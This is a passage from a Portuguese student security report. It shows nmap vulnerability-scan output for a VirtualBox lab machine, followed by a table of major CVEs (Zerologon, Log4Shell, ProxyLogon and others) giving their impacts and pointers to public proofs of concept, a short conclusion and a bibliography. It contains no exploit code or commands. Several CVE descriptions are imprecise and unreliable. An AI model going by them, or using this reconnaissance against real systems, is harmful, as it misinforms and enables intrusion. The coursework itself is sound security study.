|_    References:
|_      https://www.tenable.com/plugins/nessus/55976
|_      https://www.securityfocus.com/bid/49303
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-3192
|_      https://seclists.org/fulldisclosure/2011/Aug/175
|_ 31337/tcp open  http      Werkzeug httpd 0.11.15 (Python 3.5.3)
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-aspnet-debug: ERROR: Script execution failed (use -d to debug)
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-slowloris-check:
|_  VULNERABLE: Slowloris DOS attack
|_    State: LIKELY VULNERABLE
|_    IDs: CVE:CVE-2007-6750
|_    Slowloris tries to keep many connections to the target web server open and hold
|_    them open as long as possible. It accomplishes this by opening connections to
|_    the target web server and sending a partial request. By doing so, it starves
|_    the http server's resources causing Denial Of Service.
|_
|_    Disclosure date: 2009-09-17
|_    References:
|_      http://ha.ckers.org/slowloris/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_ MAC Address: 08:00:27:AD:F1:B5 (Oracle VirtualBox virtual NIC)
|_ Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1000.02 seconds

```

Figura 48 – Vulnerabilidades

## Investigação de vulnerabilidades

CVE	Descrição técnica	Potenciais impactos	Exploração ativa	Relevância em Portugal	Referências de PoC	Classificação Do ataque
<b>CVE-2020-1472</b>	Esta vulnerabilidade permite roubar o hash da password de um utilizador e usá-lo como autenticação.	Acesso indevido a uma rede sem o conhecimento ou assistência do utilizador.	Utilizada para ataques a redes empresariais.	Pode potencializar o risco das redes empresariais	Disponível no github, demonstrando com o Ntlogon é explorado	Escalonamento de privilégios

<b>CVE-2021-44228</b>	Uma vulnerabilidade no <i>Log4Shell</i> permite execução remota de código.	Acesso total a um dispositivo pela internet, o que pode levar ao roubo dos dados.	Explorada em ambientes governativos e empresariais.	Exposição de empresas que usam <i>Log4j</i> .	Disponível no github.	Execução remota de código.
<b>CVE-2022-22536</b>	Exploração de uma falha no SAP ICM, que possibilita a execução de código remotamente.	Comprometimento total da Confidencialidade, Integridade e Disponibilidade do sistema.	Ataques a sistemas SAP em ambientes corporativos.	Exposição a empresas que utilizam sistemas SAP.	Disponível em repositórios de segurança.	Execução remota de código.
<b>CVE-2021-26855</b>	Falha nos serviços da Microsoft Exchange, permitindo execução de código remotamente.	Acesso à porta 443 no servidor sem nenhuma ação de um utilizador, que permite o roubo de emails.	Utilizado em campanhas de ataque.	Relevante para organizações com servidores Exchange.	Disponível no github.	Execução remota de código.
<b>CVE-2022-22965</b>	Aplicações que utilizam <i>Spring MVC</i> ou <i>Spring WebFlux</i> e que utilizem <i>JDK9+</i> podem ser expostas a RCE por meio de vinculação de dados.	Comprometimento de sistemas que utilizam o Spring para Java.	Frequentemente explorada dada a sua ampla adoção.	Sistemas em Java com Spring.	Exemplos disponíveis no github.	Execução remota de código.
<b>CVE-2022-26134</b>	Vulnerabilidade conhecida como “injeção OGNL” que permite que um invasor não autorizado execute código arbitrário.	Roubo de dados; Comprometimento de infraestrutura.	Ataques frequentes em empresas que usam <i>Confluence</i> para colaboração.	Empresas com <i>Confluence</i> .	Repositórios públicos.	Ataque remoto



<b>CVE-2021-21972</b>	No plug-in do vCenter Server tem uma vulnerabilidade que permite a execução remota de código.	Obtenção de privilégios do root. Uso do servidor <i>vCenter</i> para acessar a toda a infraestrutura.	Alvo de ataques desde o anúncio público.	Empresas usando o VMWare podem estar expostas.	Blogs de segurança.	Ataque remoto
<b>CVE-2022-0609</b>	Uma vulnerabilidade de uso após liberação (UAF) que acontece depois que a memória é libertada.	Corrompimento dos dados; Execução de código.	Explorada em ataques direcionados.	Sistemas que utilizem o <i>Chrome</i> na versão desatualizada.	Github.	Ataque remoto
<b>CVE-2022-30190</b>	Ataques através da <i>Microsoft Support Diagnostics Tool</i> utilizando documentos maliciosos do <i>Word</i> .	Acesso ao sistema; Execução de comandos.	Explorada em campanhas de phishing.	Organizações que utilizem o Microsoft Office.	Repositórios de segurança.	Ataque remoto
<b>CVE-2021-36942</b>	Vulnerabilidade do <i>Windows LSA</i> usada para comprometer um domínio.	Execução de qualquer operação no <i>Windows</i> ; <i>Distribuição de ransomware</i> ; Políticas de grupo maliciosas.	Explorada contra redes <i>Windows</i> .	Ambientes que utilizem <i>Active Directory</i> .	Github.	Spoofing e escalamento de privilégios.
<b>CVE-2022-1388</b>	Vulnerabilidade em F5 BIG-IP, que permite fraca autenticação.	Controlo completo de um equipamento.	Utilizada em ambientes empresariais.	Equipamentos que utilizem F5 podem estar em risco.	Github.	Ataque remoto
<b>CVE-2019-11510</b>	Falha nas VPN's, levando à exploração	Controlo da rede; Vazamento de credenciais.	Explorada em redes empresariais.	Organizações que usem Pulse VPN.	Github.	Acesso remoto sem autenticação.

	sem autenticação.					
<b>CVE-2021-34527</b>	Vulnerabilidade no spooler de impressão do Windows.	Controlo do sistema; Escalonamento de privilégios.	Usada em ataques.	Risco em sistemas Windows.	Blogs de segurança.	Execução remota de código.
<b>CVE-2021-26084</b>	Esta vulnerabilidade permite a execução de código através da injeção de OGNL nos serviços Confluence.	Roubo de dados; Comprometimento da infraestrutura.	Ambientes corporativos.	Empresas que utilizem Confluence estão em risco.	Repositórios públicos.	Execução remota de código.
<b>CVE-2021-21985</b>	Vulnerabilidade no VmWare vCenter.	Controlo do vCenter e das máquinas virtuais associadas.	Explorada desde o anúncio público.	Organizações com VmWare vCenter podem correr riscos.	Repositórios de segurança.	Execução remota de código.

## Conclusão

Este trabalho permitiu a aplicação e, de certa forma, aprendizagem de alguns conceitos aprendidos nas aulas.

Deste modo, o trabalho permitiu explorar e conhecer algumas ferramentas de hacking que, até então, não conhecia.

## Bibliografia

<https://docs.rapid7.com/metasploit/metasploitable-2-exploitability-guide/>

<https://www.varonis.com/blog/john-the-ripper>

<https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-215a>

<https://www.linkedin.com/pulse/installing-configuring-suricata-pfsense-reaz-romen-hunpc>